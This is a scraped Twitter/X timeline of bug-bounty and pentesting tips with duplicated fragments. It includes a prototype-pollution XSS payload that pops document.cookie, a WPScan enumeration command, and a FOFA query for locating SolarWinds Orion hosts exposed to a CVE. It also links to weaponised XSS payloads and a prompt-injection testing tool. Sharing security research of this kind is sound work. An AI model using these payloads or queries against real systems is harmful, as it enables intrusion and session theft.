[#cyberattacks](https://twitter.com/hashtag/cyberattacks?src=hashtag_click) [#security](https://twitter.com/hashtag/security?src=hashtag_click) [#linux](https://twitter.com/hashtag/linux?src=hashtag_click) [#cybersecurityawareness](https://twitter.com/hashtag/cybersecurityawareness?src=hashtag_click)… Show more

[](https://twitter.com/hackinarticles/status/1686315972204916736/photo/1)

2

29

47

[8,043](https://twitter.com/hackinarticles/status/1686315972204916736/analytics)

[IMG_260](https://twitter.com/TheMsterDoctor1)

[X](https://twitter.com/TheMsterDoctor1)

[@TheMsterDoctor1](https://twitter.com/TheMsterDoctor1)

·

[Jul 22](https://twitter.com/TheMsterDoctor1/status/1682692508898172928)

Prototype-Pollution XSS /blog/?\_\_proto\_\_[transport\_url]=%3C%2fscript%3E%3Cscript%3Ealert(document.cookie)%3C%2fscript%3Eivl0w --> Endpoint blog Not Vulnerable /my.basket/?\_\_proto\_\_[transport\_url]=%3C%2fscript%3E%3Cscript%3Ealert(document.cookie)%3C%2fscript%3Eivl0w --> Endpoint

[](https://twitter.com/TheMsterDoctor1/status/1682692508898172928/photo/1)


4

108

354

[19.6K](https://twitter.com/TheMsterDoctor1/status/1682692508898172928/analytics)

[IMG_262](https://twitter.com/hakluke)

[hakluke ](https://twitter.com/hakluke)

[@hakluke](https://twitter.com/hakluke)

·

[Aug 1](https://twitter.com/hakluke/status/1686225334331478016)


[IMG_256](https://twitter.com/hackinarticles)


[Hacking Articles](https://twitter.com/hackinarticles)

[@hackinarticles](https://twitter.com/hackinarticles)

·

[Aug 1](https://twitter.com/hackinarticles/status/1686315972204916736)

Shodan Search Engine Command Cheat Sheet Full HD Image: [https://github.com/Ignitetechnologies/Mindmap/tree/main/Shodan…](https://t.co/DpOb08wduH" \t "https://twitter.com/i/_blank) [#infosec](https://twitter.com/hashtag/infosec?src=hashtag_click) [#cybersecurity](https://twitter.com/hashtag/cybersecurity?src=hashtag_click) [#cybersecuritytips](https://twitter.com/hashtag/cybersecuritytips?src=hashtag_click) [#pentesting](https://twitter.com/hashtag/pentesting?src=hashtag_click) [#redteam](https://twitter.com/hashtag/redteam?src=hashtag_click) [#informationsecurity](https://twitter.com/hashtag/informationsecurity?src=hashtag_click) [#CyberSec](https://twitter.com/hashtag/CyberSec?src=hashtag_click) [#networking](https://twitter.com/hashtag/networking?src=hashtag_click) [#networksecurity](https://twitter.com/hashtag/networksecurity?src=hashtag_click) [#infosecurity](https://twitter.com/hashtag/infosecurity?src=hashtag_click) [#cyberattacks](https://twitter.com/hashtag/cyberattacks?src=hashtag_click) [#security](https://twitter.com/hashtag/security?src=hashtag_click) [#linux](https://twitter.com/hashtag/linux?src=hashtag_click) [#cybersecurityawareness](https://twitter.com/hashtag/cybersecurityawareness?src=hashtag_click)… Show more

[](https://twitter.com/hackinarticles/status/1686315972204916736/photo/1)

2

29

47

[8,043](https://twitter.com/hackinarticles/status/1686315972204916736/analytics)

[IMG_260](https://twitter.com/TheMsterDoctor1)

[X](https://twitter.com/TheMsterDoctor1)

[@TheMsterDoctor1](https://twitter.com/TheMsterDoctor1)

·

[Jul 22](https://twitter.com/TheMsterDoctor1/status/1682692508898172928)

Prototype-Pollution XSS /blog/?\_\_proto\_\_[transport\_url]=%3C%2fscript%3E%3Cscript%3Ealert(document.cookie)%3C%2fscript%3Eivl0w --> Endpoint blog Not Vulnerable /my.basket/?\_\_proto\_\_[transport\_url]=%3C%2fscript%3E%3Cscript%3Ealert(document.cookie)%3C%2fscript%3Eivl0w --> Endpoint

[](https://twitter.com/TheMsterDoctor1/status/1682692508898172928/photo/1)


4

108

354

[19.6K](https://twitter.com/TheMsterDoctor1/status/1682692508898172928/analytics)

[IMG_262](https://twitter.com/hakluke)

[hakluke ](https://twitter.com/hakluke)

[@hakluke](https://twitter.com/hakluke)

·

[Aug 1](https://twitter.com/hakluke/status/1686225334331478016)

[IMG_256](https://twitter.com/hackinarticles)

[Hacking Articles](https://twitter.com/hackinarticles)

[@hackinarticles](https://twitter.com/hackinarticles)

·

[16h](https://twitter.com/hackinarticles/status/1686667115162435584)

Google Dorks for Sensitive Info [#infosec](https://twitter.com/hashtag/infosec?src=hashtag_click) [#cybersecurity](https://twitter.com/hashtag/cybersecurity?src=hashtag_click) [#pentesting](https://twitter.com/hashtag/pentesting?src=hashtag_click) [#redteam](https://twitter.com/hashtag/redteam?src=hashtag_click) [#informationsecurity](https://twitter.com/hashtag/informationsecurity?src=hashtag_click) [#CyberSec](https://twitter.com/hashtag/CyberSec?src=hashtag_click) [#networking](https://twitter.com/hashtag/networking?src=hashtag_click) [#networksecurity](https://twitter.com/hashtag/networksecurity?src=hashtag_click) [#infosecurity](https://twitter.com/hashtag/infosecurity?src=hashtag_click) [#cyberattacks](https://twitter.com/hashtag/cyberattacks?src=hashtag_click) [#security](https://twitter.com/hashtag/security?src=hashtag_click) [#linux](https://twitter.com/hashtag/linux?src=hashtag_click) [#cybersecurityawareness](https://twitter.com/hashtag/cybersecurityawareness?src=hashtag_click) [#bugbounty](https://twitter.com/hashtag/bugbounty?src=hashtag_click) [#bugbountytips](https://twitter.com/hashtag/bugbountytips?src=hashtag_click)

[](https://twitter.com/hackinarticles/status/1686667115162435584/photo/1)

1

13

49

[5,244](https://twitter.com/hackinarticles/status/1686667115162435584/analytics)

[IMG_258](https://twitter.com/SirBagoza)


[Fares Walid ](https://twitter.com/SirBagoza)


[@SirBagoza](https://twitter.com/SirBagoza)

·

[May 29](https://twitter.com/SirBagoza/status/1662985239793135619)

I Posted a recent 1 of my Priv8 Nuclei Template that helped me a lot in finding "Open Redirect" Bugs in various programs ^\_^ Link: [https://github.com/SirBugs/Priv8-Nuclei-Templates/blob/main/URL%20Redirection/Url-Redirection-Catcher.yaml…](https://t.co/t3Qnn3c0iP" \t "https://twitter.com/i/_blank) And here we go with the following one line command for running it directly [#bugbountytips](https://twitter.com/hashtag/bugbountytips?src=hashtag_click) [#bugbountytip](https://twitter.com/hashtag/bugbountytip?src=hashtag_click) [#bugbounty](https://twitter.com/hashtag/bugbounty?src=hashtag_click)

[](https://twitter.com/SirBagoza/status/1662985239793135619/photo/1)

[](https://twitter.com/SirBagoza/status/1662985239793135619/photo/2)

22

164

462

[32.2K](https://twitter.com/SirBagoza/status/1662985239793135619/analytics)

[IMG_262](https://twitter.com/hackinarticles)

[Hacking Articles](https://twitter.com/hackinarticles)

[@hackinarticles](https://twitter.com/hackinarticles)

·

[Aug 1](https://twitter.com/hackinarticles/status/1686315972204916736)


[IMG_256](https://twitter.com/haksecio)


[haksec.io](https://twitter.com/haksecio)

[@haksecio](https://twitter.com/haksecio)

·

[Aug 1](https://twitter.com/haksecio/status/1686195177629560832)

XSS payloads to turn alert(1) into P1

[](https://t.co/9jnkfg2xan" \t "https://twitter.com/i/_blank)

[github.com](https://t.co/9jnkfg2xan" \t "https://twitter.com/i/_blank)

[GitHub - hakluke/weaponised-XSS-payloads: XSS payloads designed to turn alert(1) into P1](https://t.co/9jnkfg2xan" \t "https://twitter.com/i/_blank)

[XSS payloads designed to turn alert(1) into P1. Contribute to hakluke/weaponised-XSS-payloads development by creating an account on GitHub.](https://t.co/9jnkfg2xan" \t "https://twitter.com/i/_blank)

2

73

254

[19.3K](https://twitter.com/haksecio/status/1686195177629560832/analytics)


[IMG_259](https://twitter.com/h1Disclosed)

[H1 Disclosed - Public Disclosures](https://twitter.com/h1Disclosed)

[@h1Disclosed](https://twitter.com/h1Disclosed)


·

[18h](https://twitter.com/h1Disclosed/status/1686640752393363456)

XMLRPC does not limit deserializable classes. 

[@ooooooo\_q](https://twitter.com/ooooooo_q)

➟ Ruby High None [#bugbounty](https://twitter.com/hashtag/bugbounty?src=hashtag_click) [#bugbountytips](https://twitter.com/hashtag/bugbountytips?src=hashtag_click) [#cybersecurity](https://twitter.com/hashtag/cybersecurity?src=hashtag_click)

[](https://twitter.com/h1Disclosed/status/1686640752393363456/photo/1)

1

5

[778](https://twitter.com/h1Disclosed/status/1686640752393363456/analytics)

[IMG_266](https://twitter.com/fofabot)


[FofaBot](https://twitter.com/fofabot)

[@fofabot](https://twitter.com/fofabot)

·

[Aug 1](https://twitter.com/fofabot/status/1686354072490946560)

[#CVE](https://twitter.com/hashtag/CVE?src=hashtag_click)-2023-33225 [#SolarWinds](https://twitter.com/hashtag/SolarWinds?src=hashtag_click) [#Orion](https://twitter.com/hashtag/Orion?src=hashtag_click) Untrusted Data [#RCE](https://twitter.com/hashtag/RCE?src=hashtag_click) FOFA Query: banner="/Orion/Login.aspx" Link: [https://en.fofa.info/result?qbase64=YmFubmVyPSIvT3Jpb24vTG9naW4uYXNweCI%3D…](https://t.co/YpbhP0qP1f" \t "https://twitter.com/i/_blank) Refer: [https://solarwinds.com/trust-center/security-advisories/cve-2023-33225…](https://t.co/GGItyjwcJB" \t "https://twitter.com/i/_blank) [#cybersecurity](https://twitter.com/hashtag/cybersecurity?src=hashtag_click) [#OSINT](https://twitter.com/hashtag/OSINT?src=hashtag_click) [#FOFA](https://twitter.com/hashtag/FOFA?src=hashtag_click) [#threatintelligence](https://twitter.com/hashtag/threatintelligence?src=hashtag_click)

[](https://twitter.com/fofabot/status/1686354072490946560/photo/1)

1

27

84

[8,413](https://twitter.com/fofabot/status/1686354072490946560/analytics)

[IMG_268](https://twitter.com/hackinarticles)

[Hacking Articles](https://twitter.com/hackinarticles)

[@hackinarticles](https://twitter.com/hackinarticles)

·

[16h](https://twitter.com/hackinarticles/status/1686667115162435584)

[IMG_256](https://twitter.com/0x0SojalSec)


[Md Ismail Šojal](https://twitter.com/0x0SojalSec)

[@0x0SojalSec](https://twitter.com/0x0SojalSec)

·

[6h](https://twitter.com/0x0SojalSec/status/1686816861688913920)

great Writeup like OAuth, Race Conditions, Logic Flaws and Broken Link Hijacking ,etc -[https://blog.avuln.com/article/4](https://t.co/IKlWzGCZ0l" \t "https://twitter.com/i/_blank) -[https://hackerone.com/reports/55140](https://t.co/oeyNdvI6wE" \t "https://twitter.com/i/_blank) -[https://acunetix.com/blog/web-security-zone/broken-link-hijacking/…](https://t.co/lI3VXxwq24" \t "https://twitter.com/i/_blank) -[https://github.com/misterch0c/twitterBFTD…](https://t.co/tV6GzKijvs" \t "https://twitter.com/i/_blank) -[https://hackernoon.com/how-i-hijacked-top-celebrities-tweets-including-katy-perry-shakira-fca3a0e751c6…](https://t.co/VcJ9MbrwwL" \t "https://twitter.com/i/_blank) -[https://portswigger.net/bappstore/fa31e4d97b4c410aa72a8cf4d9a65d6e…](https://t.co/WQHkWfRrv0" \t "https://twitter.com/i/_blank) -

[](https://t.co/SeR615X56v" \t "https://twitter.com/i/_blank)

[medium.com](https://t.co/SeR615X56v" \t "https://twitter.com/i/_blank)

[Top 25 Denial-of-Service (DoS) Bug Bounty Reports](https://t.co/SeR615X56v" \t "https://twitter.com/i/_blank)

[In this article, we will discuss Denial-of-Service vulnerabilities, how to find one, and present 25 disclosed reports based on this issue.](https://t.co/SeR615X56v" \t "https://twitter.com/i/_blank)

2

1

8

[460](https://twitter.com/0x0SojalSec/status/1686816861688913920/analytics)

[IMG_259](https://twitter.com/androidmalware2)

[Mobile Hacker](https://twitter.com/androidmalware2)

[@androidmalware2](https://twitter.com/androidmalware2)


·

[5h](https://twitter.com/androidmalware2/status/1686844531184988161)

Advanced Frida Usage Part 4 – Sniffing location data from locations in iOS [https://8ksec.io/advanced-frida-usage-part-4-sniffing-location-data-from-locationd-in-ios/…](https://t.co/GZoFml1Xs6" \t "https://twitter.com/i/_blank) via

[@8kSec](https://twitter.com/8kSec)

[#Frida](https://twitter.com/hashtag/Frida?src=hashtag_click) [#iOS](https://twitter.com/hashtag/iOS?src=hashtag_click)

[](https://twitter.com/androidmalware2/status/1686844531184988161/photo/1)

15

91

[4,692](https://twitter.com/androidmalware2/status/1686844531184988161/analytics)

[IMG_261](https://twitter.com/haksecio)

[haksec.io](https://twitter.com/haksecio)

[@haksecio](https://twitter.com/haksecio)

·

[Aug 1](https://twitter.com/haksecio/status/1686195177629560832)


[IMG_256](https://twitter.com/_lauritz_)


[Lauritz](https://twitter.com/_lauritz_)

[@\_lauritz\_](https://twitter.com/_lauritz_)

·

[Jul 13](https://twitter.com/_lauritz_/status/1679264056908152838)

v0.0.2 of [#DOMscan](https://twitter.com/hashtag/DOMscan?src=hashtag_click) comes with a handy new feature: `--interactive` which pauses after each payload. Combined with `--headless false` this allows streamlined semi-manual testing of many (DOM-)XSS payloads for every parameter of an URL. [https://github.com/lauritzh/domscan#usage…](https://t.co/M4Wua3x24S" \t "https://twitter.com/i/_blank) [#XSS](https://twitter.com/hashtag/XSS?src=hashtag_click) [#bugbounty](https://twitter.com/hashtag/bugbounty?src=hashtag_click)

[](https://twitter.com/_lauritz_/status/1679264056908152838/photo/1)

1

47

147

[12.3K](https://twitter.com/_lauritz_/status/1679264056908152838/analytics)


[IMG_259](https://twitter.com/DanielMiessler)

[ᴅᴀɴɪᴇʟ ᴍɪᴇssʟᴇʀ](https://twitter.com/DanielMiessler)

[@DanielMiessler](https://twitter.com/DanielMiessler)

·

[Jul 18](https://twitter.com/DanielMiessler/status/1681053260705304576)

[](https://t.co/C55uWs8lym" \t "https://twitter.com/i/_blank)

[github.com](https://t.co/C55uWs8lym" \t "https://twitter.com/i/_blank)

[GitHub - utkusen/promptmap: automatically tests prompt injection attacks on ChatGPT instances](https://t.co/C55uWs8lym" \t "https://twitter.com/i/_blank)

[automatically tests prompt injection attacks on ChatGPT instances - GitHub - utkusen/promptmap: automatically tests prompt injection attacks on ChatGPT instances](https://t.co/C55uWs8lym" \t "https://twitter.com/i/_blank)

6

34

[4,966](https://twitter.com/DanielMiessler/status/1681053260705304576/analytics)

[IMG_261](https://twitter.com/TakSec)

[Mike Takahashi](https://twitter.com/TakSec)

[@TakSec](https://twitter.com/TakSec)

·

[Jul 19](https://twitter.com/TakSec/status/1681499105984643072)


[IMG_256](https://twitter.com/_lauritz_)


[Lauritz](https://twitter.com/_lauritz_)

[@\_lauritz\_](https://twitter.com/_lauritz_)

·

[Jul 13](https://twitter.com/_lauritz_/status/1679264056908152838)

v0.0.2 of [#DOMscan](https://twitter.com/hashtag/DOMscan?src=hashtag_click) comes with a handy new feature: `--interactive` which pauses after each payload. Combined with `--headless false` this allows streamlined semi-manual testing of many (DOM-)XSS payloads for every parameter of an URL. [https://github.com/lauritzh/domscan#usage…](https://t.co/M4Wua3x24S" \t "https://twitter.com/i/_blank) [#XSS](https://twitter.com/hashtag/XSS?src=hashtag_click) [#bugbounty](https://twitter.com/hashtag/bugbounty?src=hashtag_click)

[](https://twitter.com/_lauritz_/status/1679264056908152838/photo/1)

1

47

147

[12.3K](https://twitter.com/_lauritz_/status/1679264056908152838/analytics)


[IMG_259](https://twitter.com/DanielMiessler)

[ᴅᴀɴɪᴇʟ ᴍɪᴇssʟᴇʀ](https://twitter.com/DanielMiessler)

[@DanielMiessler](https://twitter.com/DanielMiessler)

·

[Jul 18](https://twitter.com/DanielMiessler/status/1681053260705304576)

[](https://t.co/C55uWs8lym" \t "https://twitter.com/i/_blank)

[github.com](https://t.co/C55uWs8lym" \t "https://twitter.com/i/_blank)

[GitHub - utkusen/promptmap: automatically tests prompt injection attacks on ChatGPT instances](https://t.co/C55uWs8lym" \t "https://twitter.com/i/_blank)

[automatically tests prompt injection attacks on ChatGPT instances - GitHub - utkusen/promptmap: automatically tests prompt injection attacks on ChatGPT instances](https://t.co/C55uWs8lym" \t "https://twitter.com/i/_blank)

6

34

[4,966](https://twitter.com/DanielMiessler/status/1681053260705304576/analytics)

[IMG_261](https://twitter.com/TakSec)

[Mike Takahashi](https://twitter.com/TakSec)

[@TakSec](https://twitter.com/TakSec)

·

[Jul 19](https://twitter.com/TakSec/status/1681499105984643072)

[IMG_256](https://twitter.com/0xHussein)

[Hussein A.Taha](https://twitter.com/0xHussein)

[@0xHussein](https://twitter.com/0xHussein)

·

[Jul 8](https://twitter.com/0xHussein/status/1677591978144301059)

Hunting for blind XSS spots? Visit [https://husseinphp.github.io](https://t.co/UHrrCAGj3N" \t "https://twitter.com/i/_blank)! A handy tool for bug hunters, offering a variety of search options. From 'Contact Us' to 'Support Centers', find your perfect test site. Happy hunting! [#BugBounty](https://twitter.com/hashtag/BugBounty?src=hashtag_click) [#XSS](https://twitter.com/hashtag/XSS?src=hashtag_click) [#CyberSecurity](https://twitter.com/hashtag/CyberSecurity?src=hashtag_click)

[](https://twitter.com/0xHussein/status/1677591978144301059/photo/1)

4

148

389

[34K](https://twitter.com/0xHussein/status/1677591978144301059/analytics)

[IMG_260](https://twitter.com/venvansess)

[Matheus.](https://twitter.com/venvansess)

[@venvansess](https://twitter.com/venvansess)


·

[Jul 9](https://twitter.com/venvansess/status/1678083158858670084)

Replying to

[@bhavukjain1](https://twitter.com/bhavukjain1)

[https://medium.com/@knownsec404team/counter-webdriver-from-bot-to-rce-b5bfb309d148…](https://t.co/Tx4CzbKEKV" \t "https://twitter.com/i/_blank) Try that, I’ve seem a write up a while back leveraging a dynamic PDF XSS to RCE abusing the Chrome Headless API but I can’t find it, gonna search it for a while and send here if i find it

[](https://t.co/Tx4CzbKEKV" \t "https://twitter.com/i/_blank)

[medium.com](https://t.co/Tx4CzbKEKV" \t "https://twitter.com/i/_blank)

[Counter Webdriver-From Bot to RCE](https://t.co/Tx4CzbKEKV" \t "https://twitter.com/i/_blank)

[Author：LoRexxar’@Knownsec 404 Team Date: April 16, 2021 Chinese Version: https://paper.seebug.org/1559/](https://t.co/Tx4CzbKEKV" \t "https://twitter.com/i/_blank)

1

2

7

[1,552](https://twitter.com/venvansess/status/1678083158858670084/analytics)

[IMG_262](https://twitter.com/_lauritz_)

[Lauritz](https://twitter.com/_lauritz_)

[@\_lauritz\_](https://twitter.com/_lauritz_)

·

[Jul 13](https://twitter.com/_lauritz_/status/1679264056908152838)


[IMG_256](https://twitter.com/TakSec)

[Mike Takahashi](https://twitter.com/TakSec)

[@TakSec](https://twitter.com/TakSec)

·

[Jun 20](https://twitter.com/TakSec/status/1671202550844993543)

WPScan - Best Flags wpscan --url https://example[.]com --api-token <api token> --plugins-detection mixed -e vp,vt,cb,dbe,u1-10 --force A thread 

[](https://twitter.com/TakSec/status/1671202550844993543/photo/1)

6

111

361

[35.2K](https://twitter.com/TakSec/status/1671202550844993543/analytics)

[IMG_261](https://twitter.com/XssPayloads)

[XSS Payloads](https://twitter.com/XssPayloads)

[@XssPayloads](https://twitter.com/XssPayloads)

·

[Jul 3](https://twitter.com/XssPayloads/status/1675713323042578432)

Stored XSS to Account Takeover (ATO) via GraphQL API, nice writeup by

[@pmnh\_](https://twitter.com/pmnh_)

[pmnh.site](https://t.co/qlYA9WhckX" \t "https://twitter.com/i/_blank)

[Bug Writeup: Stored XSS to Account Takeover (ATO) via GraphQL API](https://t.co/qlYA9WhckX" \t "https://twitter.com/i/_blank)

[Writeup of a bug involving stored XSS via GraphQL and extensive payload development](https://t.co/qlYA9WhckX" \t "https://twitter.com/i/_blank)

30

121

[13.2K](https://twitter.com/XssPayloads/status/1675713323042578432/analytics)

[IMG_262](https://twitter.com/PortSwiggerRes)

[PortSwigger Research](https://twitter.com/PortSwiggerRes)

[@PortSwiggerRes](https://twitter.com/PortSwiggerRes)

·

[Jul 3](https://twitter.com/PortSwiggerRes/status/1675851892684103680)

Chrome has just unleashed popovers: modal dialogs without JS! Of course you can abuse them for XSS filter evasion: [https://portswigger.net/web-security/cross-site-scripting/cheat-sheet#onbeforetoggle…](https://t.co/J8PhdLhJt5" \t "https://twitter.com/i/_blank)

[](https://twitter.com/PortSwiggerRes/status/1675851892684103680/photo/1)

7

149

519

[71.8K](https://twitter.com/PortSwiggerRes/status/1675851892684103680/analytics)

[IMG_264](https://twitter.com/0xHussein)

[Hussein A.Taha](https://twitter.com/0xHussein)

[@0xHussein](https://twitter.com/0xHussein)

·

[Jul 8](https://twitter.com/0xHussein/status/1677591978144301059)

[IMG_256](https://twitter.com/TakSec)

